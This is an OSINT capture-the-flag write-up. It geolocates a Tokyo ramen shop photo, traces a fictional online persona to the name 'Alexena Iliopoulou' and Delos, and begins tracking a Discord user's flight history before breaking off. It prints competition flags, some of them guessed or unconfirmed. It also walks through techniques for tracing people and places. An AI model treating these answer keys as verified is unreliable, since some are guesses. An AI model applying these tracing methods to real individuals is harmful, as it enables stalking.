
Chall:




Search for: Yokohama Iekei Ramen



Result:



This one has a clearer angle, and has the same sign. Lets use some tools to search for its coordinate:



Search in a Country


Search Worldwide

I think the image was taken in one of these locations:


- Japan
 - Urayasu, GPS location around: (35.709202, 139.808701)
 - Tokyo, GPS location around: (35.698318, 139.775696), (35.703445, 139.649582)
 - Nagoya-shi, GPS location around: (35.168251, 136.914932), (35.196983, 136.912415), (35.171440, 136.904205)
 - Fussa, GPS location around: (35.776470, 139.337296)
 - Osaka-shi, GPS location around: (34.686131, 135.517014)
 - Tajimi, GPS location around: (35.336464, 137.115387)



Exact same road



The building and the angle where the photo was taken:



Converting into the flag format:

“Example: 37°46'09.05"N 112°39'40.07"E ->

FindITCTF{37_46_09_N_112_39_40_E} (seconds in integer, remove the decimal)”

- FindITCTF{35_42_34_N_139_48_31_E}
- FindITCTF{35_42_36_N_139_48_41_E}
- FindITCTF{35_42_37_N_139_48_44_E}
- FindITCTF{35_42_35_N_139_48_32_E}
- FindITCTF{35_42_34_N_139_48_31_E}

- FindITCTF{35_42_33_N_139_48_30_E}

i've been trying this but it keeps failing, the exact location is around the Hanami Zaka Staircase (Sumida City, Tokyo), lets ask AI for a bit more precise:

Prompt:

https://www.google.com/maps/@35.7096729,139.8088793,3a,75y,20.48h,75.56t/data=!3m7!1e1!3m5!1sZej6DfBW3Zyr1P3div6HPQ!2e0!6shttps:%2F%2Fstreetviewpixels-pa.googleapis.com%2Fv1%2Fthumbnail%3Fcb_client%3Dmaps_sv.tactile%26w%3D900%26h%3D600%26pitch%3D14.44318092400971%26panoid%3DZej6DfBW3Zyr1P3div6HPQ%26yaw%3D20.483229491067085!7i16384!8i8192?entry=ttu&g_ep=EgoyMDI2MDQyOS4wIjKXMDS0ASAFQAw%3D%3D

from this pinpoint link 6~7 meter to the north(~10 degree to the right) with an elevation of ~5 meter.

Response:

Flag Construction:

Following the format `FindITCTF{DD_MM_SS_DIR_DD_MM_SS_DIR}` :

FindITCTF{35_42_35_N_139_48_31_E}

Alternative consideration:

If the "7 meters North" adjustment slightly shifts the longitude based on the angle of the staircase, or if the seconds were right on the edge of a rounding point:

- If Latitude seconds round to **34** or **35**.
- If Longitude seconds round to **31** or **32**.

Given your previous attempts, **FindITCTF{35_42_35_N_139_48_31_E}** is the most mathematically likely candidate for a position 7 meters north of your pinpoint.

Flag: FindITCTF{35_42_35_N_139_48_31_E}

pytho

Flag: FindITCTF{ALEXENA_ILIOPOULOU_DELOS}


Chall:

Hey so my roommate has been gone for about a month now ??? and I'm really starting to worry. The last thing she told me was that she was traveling to meet a twitter mutual who goes by @pythianess. Since then, I haven't heard from her. If anyone can help identify who this "pythianess" person is, or has any idea where my roommate might have gone, I'd really appreciate it!


FLAG FORMAT: FindITCTF{FIRSTNAME_LASTNAME_ISLAND}

(ALL CAPITALIZED, ISLAND is a specific place name and not a country)


Start by exploring the twitter account of @pythianess:



Looks like someone shout her up also mentioning something about her medium blog:



Clue: @pythianess medium: <https://medium.com/@pythianess>



In the profile written “call me alex”, we can assume that’s her first name.

Also in one of her work:


I am waiting, for those who are ready to listen.

- prophet of the sun, A. I.

This Initial makes it clear that her name would be Alex.. I..

Lets put it temporarily on the flag format: FindITCTF{ALEX?_I?_???

Lets check @marlennotes account:



She had a wordpress blog in her bio and one of the post mentions:

Modern visitors to Delphi often overlook the Castalian Spring in favor of the more impressive temple ruins. However for the ancient Greeks, the spring may have held equal or greater significance. A place where nature itself provided access to the divine.

Greek fragments translated by A. Iliopoulou


Share this:



A. Iliopoulou, match the Initial of Alex, and marlena also mention she helps her with some translation, so this checks out.

Current flag: FindITCTF{ALEX?_IILIOPOULOU_???}

In one of her medium blog, Alex got a commentator adoring her works:




ehren altendorf
Jan 31 (edited)

Amazing! I'd love to read more of your work



Reply.


His account has a social media link in the bio



In these posts, Ehren mentioned she took Alex's offer to accompany her to Greece. This is a massive clue on where's her whereabouts.



There's also an archive.org link uploaded by:



Alexena? The complete firstname? Current flag:

FindITCTF{ALEXENA_IILIOPOULOU_???

Now only location remaining, citing one of her post:

2. Agitant



the sun prophet

Follow

Feb 17, 2026



The stone still calls itself the world. They kneel before it, as if names could summon gods. I walked the hollow chamber where breath once answered prayer. It is silent now, only echoes remain.

They say we must wait for his return, that devotion is patience, that faith is stillness.

But waiting is not worship and silence is not presence.

The god does not speak here;

This is not where he is.

Analytic:

This is poetic and cryptic, but it strongly points away from Delphi itself. The “stone” that “calls itself the world” is likely the **Omphalos stone** at Delphi — the “navel of the world.” The writer says *they kneel before it*, but concludes: *The god does not speak here; This is not where he is.*

So the god (Apollo, the sun god) is **not at Delphi**. This matches “the sun prophet” leaving Delphi to find the real location.

Given the flag format and the trail so far, the island must be the place Apollo *is* — his birthplace, or a place of cultic importance to him.

From Greek mythology, Apollo was born on the island of **Delos**.

That fits perfectly:

- Delos is a specific island (not a country).
- It's not Crete (you already said Crete failed).
- It's Apollo's sacred birthplace.
- “The sun prophet” (Alex) is going there (“finding motherland” — Leto gave birth there).

Delos?

Flag: **FindITCTF{ALEXENA_ILIOPOULOU_DELOS}**

Run(a)way

Let's do a little role-play!


You are a CIA agent assigned to investigate a woman known by the initial "P". She is classified as a high-risk target after illegally purchasing a Russian fighter jet that has not been demilitarized.

Agent (You): "Where do I begin the search, Sir? Any confirmed sightings or leads?"


Operation Chief: "We have reasons to believe that the target is hiding in plain sight. Intelligence suggests she may be lurking in the Discord server you've just joined a while ago, possibly disguised as one of the members."

Agent (You): "'P'.... Could she possibly be...?!"


Setelah kami scroll-scroll discord server FindIT selama berjam-jam, akhirnya kita menemukan salah satu akun dengan inisial P yang mana terlihat seperti pecinta jet.




Disini saya nemu username yang sus soalnya profile picture nya pesawat jet, terus di bio nya ada AvGeek itu tu slang buat pecinta jet.



Saat dicari usernamenya muncul ini



Di my.flightradar24.com juga ada, disini tertera namanya anastasiaSmirnova



Flag: FindITCTF{anastasia_smirnova_???

Lalu kita cek history penerbangannya

DATE	FLIGHT	REG	FROM	TO	DIST	DEP	ARR	AIRLINE	AIRCRAFT	SEAT
2026-03-24	S71004	LED	DME	666	11:55	13:30	SBI	A320		5
2026-02-14	SU6042	LED	SVO	600	12:30	14:00	AFL	SU95		5
2026-02-12	DP528	NBC	LED	1,374	14:55	17:20	FCA	B738		5
2026-01-30	SU1680	SVO	NBC	919	14:40	16:30	AFL			5
2026-01-14	SU1863	EVN	SVO	1,833	20:50	23:30	AFL	B738		5
2026-01-01	SU1077	OVV	SVO	2,805	21:25	22:10	AFL	B738		5
2025-12-26	S71011	DME	LED	666	09:20	11:05	SBI	A320		5
2025-10-17	J264	BER	GYD	3,059	11:35	18:05	AHY	A320		5
2025-08-19	J263	GYD	BER	3,059	07:30	10:35	AHY	A19N		5
2025-08-13	J2808	VKO	GYD	1,928	12:50	17:15	AHY	B763		5
2025-05-15	5N265	SVO	MRV	1,368	13:55	16:05	AUL			5
2025-04-11	5N265	SVO	MRV	1,368	13:55	16:05	AUL			5

Banyak sekali penerbangan mencurigakan seperti bagaimana dia bisa dari GYD tiba-tiba dari BER, lalu dari LED tiba-tiba melakukan penerbangan dari OVV dan seterusnya. Maka saya mencoba satu per satu penerbangan mencurigakan yang dia lakukan di akhir-akhir ini.

